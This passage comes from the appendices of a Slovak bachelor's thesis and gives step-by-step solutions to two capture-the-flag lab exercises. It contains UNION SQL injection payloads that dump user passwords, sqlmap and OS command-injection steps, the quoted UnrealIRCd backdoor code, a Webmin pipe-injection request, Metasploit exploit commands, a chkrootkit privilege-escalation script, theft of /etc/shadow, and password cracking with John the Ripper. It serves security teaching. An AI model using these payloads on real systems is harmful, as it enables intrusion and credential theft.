Pre ďalší postup potrebujeme zistiť verziu služby MySQL, lebo nasledovný postup sa líši pre verziu, ktorá je menšia ako 5 a pre verziu, ktorá je rovná alebo väčšia ako 5. Postup je podobný ako v predchádzajúcom prípade. Jediný rozdiel je v tom, že treba nahradiť jedno číslo funkciou “@@version” alebo “version()”. Pre obidva spôsoby bude výsledok rovnaký. Číslo, ktoré je potrebné nahradiť sa zobrazilo v tabuľke pri overovaní funkčnosti operátora union.

Výpis A.3: Zisťovanie verzie služby MySQL

```
Filter Results: 'union␣all␣select␣1,@@version,3,4,5,6#
```

V tomto prípade je verzia väčšia ako 5 a môžeme použiť **information_schema**, ktorá drží informácie o tabuľkách a stĺpcoch v databáze. Pre získanie tabuliek použijeme **table_name** a **information_schema.tables**. Table_name nahradí funkciu na získanie verzie a následne za posledný stĺpec doplníme **“from information_schema.tables”**. V tabuľke sa zobrazia názvy všetkých tabuliek z **information_schema.tables**.

Výpis A.4: Získanie názvov tabuliek nachádzajúcich sa v information_schema

```
Filter Results: 'union␣all␣select␣1,table_name,3,4,5,6␣from
information_schema.tables#
```

Pre zistenie názvov stĺpcov v tabuľkách použijeme **column_name** a **information_schema.columns**. Zobrazia sa všetky názvy stĺpcov zo všetkých tabuliek. To je pomerne nepraktické preto sa dá použiť operátor **where** pre definovanie názvu tabuľky, ktorá je užitočná ako **“where table_name=’users’”**.

Výpis A.5: Získanie názvov stĺpcov v tabuľke users

```
Filter Results: 'union␣all␣select␣1,column_name,3,4,5,6␣from
information_schema.columns␣where␣table_name='users'#
```

Teraz zo znalosti názvov tabuliek a stĺpcov je možné získať údaje, ktoré sa tam nachádzajú. Pre získanie údajov použijeme funkciu concat(), ktorá spája reťazce dohromady. Do funkcie sa zadávajú jednotlivé názvy stĺpcov z jednej tabuľky oddeľované čiarkou. Stĺpce je lepšie oddeľovať od seba pre lepšiu prehľadnosť. V tomto prípade bude použitá dvojbodka zakódovaná do hexadecimálnej sústavy (0x3a). Je možné používať aj ASCII v tvare char(58). Funkcia concat() nahradí column_name

a za operátor from sa zadá názov tabuľky a znak komentára.

Výpis A.6: Získanie z tabuľky users id, meno, celé meno a heslo všetkých používateľov


```
Filter Results: 'union␣all␣select␣1,concat(id,0x3a,name,0x3a,
full,0x3a,password),3,4,5,6␣from␣users#
```

V databáze sa nachádzajú dva flagy. Prvý je ukrytý v tabuľke token, ktorý je flag pre Challenge #2 a druhý je v tabuľke products patriaci pre Challenge #1. Pre získanie údajov z databáz je možné použiť nástroj **sqlmap**, ktorý urobí všetky kroky uvedené vyššie a výstup bude obsah tabuliek. Z možností nástroja je potrebné vybrať možnosť -u, ktorá definuje cieľ. Cieľ je plná cesta k vyhľadávaciemu poli a následne pre výpis získaných hodnôt možnosť –dump.

Výpis A.7: Príkaz pre získanie údajov z databázy

```
root@kali:/home# sqlmap -u
  http://URL:PORT/product.php?filter=* --dump
```

Flag pre Challenge #3 je umiestnený na úvodnej stránke administrátorského účtu. Posledné tri flagy je možné získať pomocou OS command injection. Je potrebné nájsť časť webovej aplikácie, ktorá to umožňuje. Administrátor môže nahrávať obrázky keď zadá cestu k nemu. Pre spustenie príkazu treba oddeliť príkaz, ktorý spúšťa webová aplikácia a kód útočníka. Príkazy oddeľuje bodkočiarka (;).



Obr. A.2: Ukážka OS command injection

Flag pre Challenge #5 sa nachádza v zložke **onlinestore** ako skrytý súbor. Pre Challenge #4 je v zložke **admin** taktiež tento súbor je skrytý a posledný flag je koreňovej zložke pod názvom **rootFlag**.

A.2.3 Záver

Úspešne sme realizovali dva útoky na webovú aplikáciu. Prvý útok smeroval na databázu, v ktorej sme prehľadávali jednotlivé stĺpce s dotazom typu SELECT. Na-

šli sme stĺpce, v ktorých sa nachádzali údaje o používateľoch a údaje o produktoch a vypísali sme si ich obsah. Dozvedeli sme sa prihlasovacie údaje všetkých používateľov, vrátane administrátora a takýmto spôsobom sme schopný zistiť všetky údaje nachádzajúce sa v danej databáze. Následne sme si ukázali program sqlmap, ktorý celý postup vykonal za nás a vypísal nám obsah databázy.

Druhý útok bolo možné uskutočniť až po získaní prihlasovacích údajov administrátora a dovolil nám cez webový formulár spúšťať systémové príkazy na webovom servery s právami webovej aplikácie. Mohli sme prechádzať súborovú štruktúru servera, otvárať súbory ale iba ak nám to užívateľské práva dovolili. Tieto útoky boli možné preto, že dané vstupy neboli zabezpečené proti vkladaniu dodatočných dotazov a príkazov.

B Postup riešenia cvičenia číslo 2: Vzdialený prístup cez nezabezpečené služby

B.1 Teoretický úvod

B.1.1 UnrealIRCd 3.2.8.1 - Backdoor Command Execution

UnrealIRCd je IRC (Internet relay chat) server, jeden s najpoužívanejších na trhu. Skoro 42% serverov využívajúcich IRC. Kompromitáciou unrealircd ftp servera a nahradením verzie 3.2.8.1 vznikla zranitelnosť s označením CVE-2010-2075. Zranitelnosť spočíva v tom, že kópia softwaru obsahuje zadné vrátka (backdoor), ktoré umožňujú útočníkovi spustiť systémový príkaz s právami užívateľa, pod ktorým je služba spustená. Zadné vrátka môžu byť aktivované bez ohľadu na používateľské obmedzenia [27].

Výpis B.1: Kód vložený do kópie unrealircd 3.2.8.1

```
#define DEBUGMODE3_INFO         "AB"
#ifdef DEBUGMODE3
       if (!memcmp(readbuf, DEBUGMODE3_INFO, 2))
           DEBUG3_LOG(readbuf);
#endif
```

DEBUG3_LOG je funkcia, ktorá volá system() a predáva jej hodnotu z readbuf. DEBUGMODE3_INFO je reťazec AB, ktorý slúži ako identifikátor reťazca obsahujúci systémové príkazy [27].

B.1.2 Chkrootkit 0.49 - Local Privilage Escalation

Chkrootkit je bežný unixový program, vytvorený pre pomoc systémovým administrátorom skontrolovať ich systém voči známym rootkit-om. Hľadá zmeny v systémových binárnych súboroch, sieťové rozhrania, odstránené logy, atď.. Zranitelnosť s označením CVE-2014-0476 umožňuje získať práva užívateľa, ktorý program spustil. Aby chkrootkit mohol fungovať bez obmedzení, musí byť spustený užívateľom, ktorý môže používať príkaz sudo alebo používateľom root. Chyba spočíva v súbore /tmp/update, ktorý je spustený bez kontroly obsahu. Útočník vloží do súboru vlastný skript, ktorý bude vykonaný pri následnom spustení chkrootkit-u. Štandardne sa program spúšťa raz za 24 hodín [28].

B.1.3 Webmin <= 1.921 – Unauthenticated RCE

Webmin je jeden z najpopulárnejších webových prostredí pre systémovú správu unixových systémov. Umožňuje vzdialenú konfiguráciu napr. apache alebo dns serverov, vytváranie užívateľských účtov, nastavenie zdieľania súborov, atď. bez nutnosti manuálnej úpravy konfiguračných súborov. Zranitelnosť s označením CVE-2019-15107 sa nachádza vo Webmin verziách 1.882 až 1.921, v ktorých bol externe upravený skript na zmenu starého hesla pri jeho exspirácii. Táto zmena umožňuje útočníkovi spustiť ľubovoľný kód na zranitelnej stanici ako root, bez toho aby poznal meno a heslo používateľa. Čiže pri prijatí žiadosti o zmenu hesla serverom sa pravosť mena neoveruje a staré heslo je zasielané na overenie so súborom shadow [29].

Výpis B.2: Parametre zasielané na server pre zmenu hesla cez žiadosť POST

```
user=root&pam=&expired=2&old=stareheslo&new1=heslo&new2=heslo
```

Pre spustenie systémového príkazu na servery stačí pozmeniť žiadosť tak, že za staré heslo sa pridá znak pipe (|) nasledovaný systémovým príkazom napr. ifconfig. Odpoveď servera bude obsahovať výstup príkazu ifconfig [29].

Výpis B.3: Vloženie systémového príkazu do žiadosti o zmenu hesla

```
user=root&pam=&expired=2&old=stareheslo | ifconfig&new1=heslo
  &new2=heslo
```

Táto zranitelnosť vyžaduje aby v konfiguračnom súbore miniserv.conf bol parameter password_change nastavený na hodnotu 2. To znamená, že server upozorní užívateľa na exspirované heslo a zažiada ho o nové [29].

B.1.4 John the Ripper

Je voľne dostupný nástroj určený na lámanie hesiel. Obsahuje množstvo funkcionalít ako slovníkový útok, útok hrubou silou, automatická detekcia hash funkcií. Umožňuje prispôsobiť nástroj potrebám užívateľa a rozšíriť jeho funkcionalitu pomocou modulov. Môže byť použitý proti rôznym šifrám a hash funkciám používaných unixovými verziami (založené na DES, MD5, Blowfish), operačným systémom windows (LM hash) a Kerberos AFS [30].

B.2 Praktická časť

B.2.1 Ciele úlohy

Cieľom úlohy je získať prístup k súborom passwd a shadow, ktoré sa nachádzajú na zranitelnej stanici a z týchto súborov zistiť hesla používateľov Alica a Bob. Pre

prístup k týmto súborom je nutné získať oprávnenia root-a, ktorý sa dá docieliť postupnou eskaláciou oprávnení alebo priamym získaním týchto oprávnení.

B.2.2 Postup riešenia

IP adresa zranitelnej stanice má tvar 10.1.1.x. Použitím príkazu ifconfig zistíme ip adresu našej stanice, ktorá je v tvare 192.168.3.x. Posledný oktet oboch staníc je zhodný, preto je odporučené si ho zapamätať a nahrádzať ním x počas celého cvičenia.

Ak sme zistili ip adresu zranitelnej stanice, musíme zistiť aké služby stanica poskytuje. Najpoužívanejším nástrojom na tento účel je nmap, ktorý skenuje porty na zadanej stanici a vo výstupe vypíše iba tie, ktoré boli otvorené a aké služby sú poskytované.

Výpis B.4: Skenovanie podsiete programom nmap

```
root@kali:/# nmap 10.1.1.x
```

Ak sú známe otvorené porty a služby na zranitelnej stanici je nutné zistiť verzie týchto služieb. Parametrom -sV, nmap získa otlačky služieb a porovná ich z databázou a ak nájde zhodu vypíše verziu služby. Ako cieľ bude použitá konkrétna ip adresa stanice.

Výpis B.5: Získanie verzie služieb na zranitelnej stanici

```
root@kali:/# nmap -sV 10.1.1.x
```

Výstupom sú dve služby, ktoré majú číslo portu 6667 a 10000. Zistená verzia služby IRC nie je smerodajná, preto je potrebné získať tento údaj inak. IRC je chatovacia služba, na ktorú sa dá pripojiť cez vhodného klienta. IRC konzolový klient sa nazýva irssi. Na pripojenie sa na IRC server je nutné zadať ip adresu a port.

Výpis B.6: Inštalácie irssi klienta a pripojenie sa na IRC server

```
root@kali:/# apt-get install irssi
root@kali:/# irssi -c 10.1.1.x -p 6667
```

Po počiatočnej inicializácií sa zobrazí uvítacia správa aj s verziou služby, ktorá je Unreal 3.2.8.1. Táto verzia systému obsahuje zranitelnosť umožňujúcu spúšťať systémové príkazy. IRC klient sa vypína príkazom /exit. Metasploit obsahuje exploit pre túto zranitelnosť.

Výpis B.7: Spustenie programu metasploit

```
root@kali:/# msfconsole
```

V metasploite je možne vyhľadávať exploity pomocou príkazu search a zadaní kľúčového slova. V tomto prípade je to kľúčové slovo unreal. Pre použitie nájdeného exploitu sa používa príkaz use a cesta k danému exploitu.

Výpis B.8: Použitie nájdeného exploitu unreal_ircd_3281_backdoor

```
msf > use exploit/linux /irc/unreal_ircd_3281_backdoor
```

Pred samotným spustením je potrebné nastaviť jednotlivé parametre, ktoré daný exploit vyžaduje. Pre zobrazenie jednotlivých parametrov sa používa príkaz options. V tomto prípade sú potrebné parametre RHOST, čo je ip adresa zranitelnej stanice a RPORT, čo je port používaný službou. Zadávanie parametrov sa uskutočňuje príkazom set.

Výpis B.9: Priradenie hodnoty 10.1.1.x parametru RHOST

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set
  RHOST 10.1.1.x
```

Pred spustením sa odporúča skontrolovať správnosť zadaných hodnôt. Ak sú všetky hodnoty správne, tak zadaním príkazu exploit sa útok spustí. Po vytvorení spojenia sú získané práva užívateľa unrealirc. Flag pre Challenge #1 sa nachádza v domovskej zložke používateľa unrealirc. Aby bolo možné spúšťať príkazy ako root je potrebné využiť chybu v programe chkrootkit. Vytvorením skriptu s názvom update v priečinku /tmp sa docieli spúšťanie príkazom v tomto skripte ako root. Flag pre Challenge #2 sa nachádza v súbore /tmp/chkrootkitFlag ale vlastník je root, preto je potrebné vlastníka zmeniť. Programy ako vim alebo nano v tejto relácií nefungujú ako v štandardnom terminály, preto bude využitý príkaz echo a symbol pripojovacej funkcie (»).

Výpis B.10: Priradenie hodnoty 10.1.1.x parametru RHOST

```
echo '#!/bin/bash␣' >> /tmp/update
echo 'chown␣unrealirc:␣unrealirc␣/tmp/chkrootkitFlag.txt␣'
  >> /tmp/update
```

Crontab je pre túto úlohu nastavený tak aby spúšťal chkrootkit každú minútu. ' Po chvíľke čakania sa vlastník zmení a bude možné prečítať flag. Podobným spôsobom je možné získať súbory passwd a shadow. Zranitelná stanica obsahuje ešte jednu zranitelnú službu, ktorá nám zabezpečí práva roota priamo. Preto je potrebné sa vrátiť do metasploitu príkazom background. Pri počiatočnom skenovaní sme zistili, že na porte 10000 je spustená služba webmin 1.920. Táto verzia obsahuje backdoor, ktorý využijeme na získanie práv roota. Použijeme príkaz search a hľadané slovo bude webmin. Použijeme exploit s názvom webmin_backdoor.

Výpis B.11: Použitie nájdeného exploitu webmin_backdoor

```
msf > use exploit/unix/http/webmin_backdoor
```

Teraz nastavíme parameter RHOST a LHOST príkazom set. Parametru RHOST pridelíme ip adresu zranitelnej stanice a parametru LHOST ip adresu lokálnej sta-

nice.

Výpis B.12: Priradenie hodnoty 192.168.0.x parametru LHOST

```
msf exploit(unix/http/webmin_backdoor) > set LHOST 192.168.0.x
```

Teraz môžeme spustiť útok príkazom exploit. Príkazom whoami skontrolujem, či sme root. Flag pre Challenge #3 sa nachádza v domovskej zložke root-a. Teraz pre získanie súborov shadow a passwd stačí prejsť do zložky /etc a jednoducho ich stiahnuť alebo prečítať. Vytvorená relácia má funkciu download s dvoma parametrami. Prvý je zdrojová adresa a druhý je cieľová adresa. Stiahnuť treba oba súbory.

Výpis B.13: Stiahnutie súboru shadow do domovskej zložky root-a

```
download /etc/shadow /root/shadow
```

Ak sú oba súbory stiahnuté tak reláciu opustíme príkazom background a metasploit príkazom exit -y. Na získanie hesiel bude využitý program John the Ripper. Pred samotným použitím je nutné upraviť súbory shadow a passwd do formy, s ktorou môže John the Ripper pracovať. Na to slúži príkaz unshadow, spájajúci súbory passwd a shadow do jedného celku.

Výpis B.14: Použitie príkazu unshadow a vloženie výstupu do súboru pass

```
root@kali:~# unshadow passwd shadow > pass
```

Na lámanie hesiel použijeme príkaz john s parametrom pass, označujúci nami vytvorený súbor. Štandardne je lámanie hesiel uskutočnené slovníkovým útokom so zoznamom možných hesiel uložených v súbore password.lst.

Výpis B.15: Program John the Ripper s použitím slovníku password.lst na súbor pass

```
root@kali:~# john  pass
```

B.2.3 Záver

Úspešne sme realizovali útoky na zranitelnú stanicu. Prvým útokom sme získali práva používateľa, ktorý nebol root, čo pre nás znamenalo že sme nemali prístup k súborom shadow a passwd. Preto sme potrebovali lokálne eskalovať naše práva a na to nám poslúžil program chkrootkit, ktorý spúšťal nami vytvorený skript ako root. Tretím útokom sme získali práva root-a bez toho aby sme potrebovali nejako práva lokálne eskalovať. Týmto spôsobom sme nepotrebovali meniť vlastníka súborov passwd a shadow ale jednoducho sme si ich stiahli. Stiahnuté súbory sme upravili programom unshadow a hesla sme získali slovníkovým útokom.

C Obsah priloženého CD

- / — koreňový adresár priloženého CD
  - bakalarskaPraca.pdf
  - big_broker.yml — základný scenár
  - create.py — program, spúšťajúci SandBox Creator
  - destroy_all_vms.sh — skript odstráňujúci vytvorené virtuálne stanice
  - LICENSE — Licencia
  - postupCvicenia1.pdf — Postup riešenie pre cvičenie č. 1
  - postupCvicenia2.pdf — Postup riešenie pre cvičenie č. 2
  - requirements.txt — inštalačné požiadavky
  - sandbox.yml — základný scenár
  - cvicenia — adresár s vytvorenými scenármi pre cvičenia
    - cvicenie1.yml — vstupné údaje pre prvé cvičenie
    - cvicenie2.yml — vstupné údaje pre druhé cvičenie
  - modules — adresár s SandBox Creator modulmi
    - ansible_data_generator.py
    - attribute_formatter.py
    - device_creator.py
    - file_generator.py
    - network_parser.py
    - provider.py
    - routing.py
  - name_mapping — adresár s súbormi mapujúcimi hodnoty
    - flavors.yml — definovanie základných atributov flavor
    - interface.yml — prideľovanie zozhranie staniciam
    - mapping.yml — mapovanie vstupných dát na vagrant formát
  - provisioning — adresár s nastaveniami provisioningu
    - roles — adresár obsahujúci jednotlivé nastavenie
      - chkrootkit-0.49 — adresár s nastaveniami zranitelnosti CVE-2014-0476
      - createUsers — adresár s nastaveniami vytvárajúcimi užívateľov
      - pentest — adresár s nastaveniami penetračných nástrojov
      - SQL_CommandInjection — adresár s nastaveniami webového servera
      - unrealirc-3.281 — adresár s nastaveniami zranitelnosti CVE-2010-2075
      - webmin-1.920 — adresár s nastaveniami zranitelnosti CVE-2019-15107
  - templates — adresár so šablonami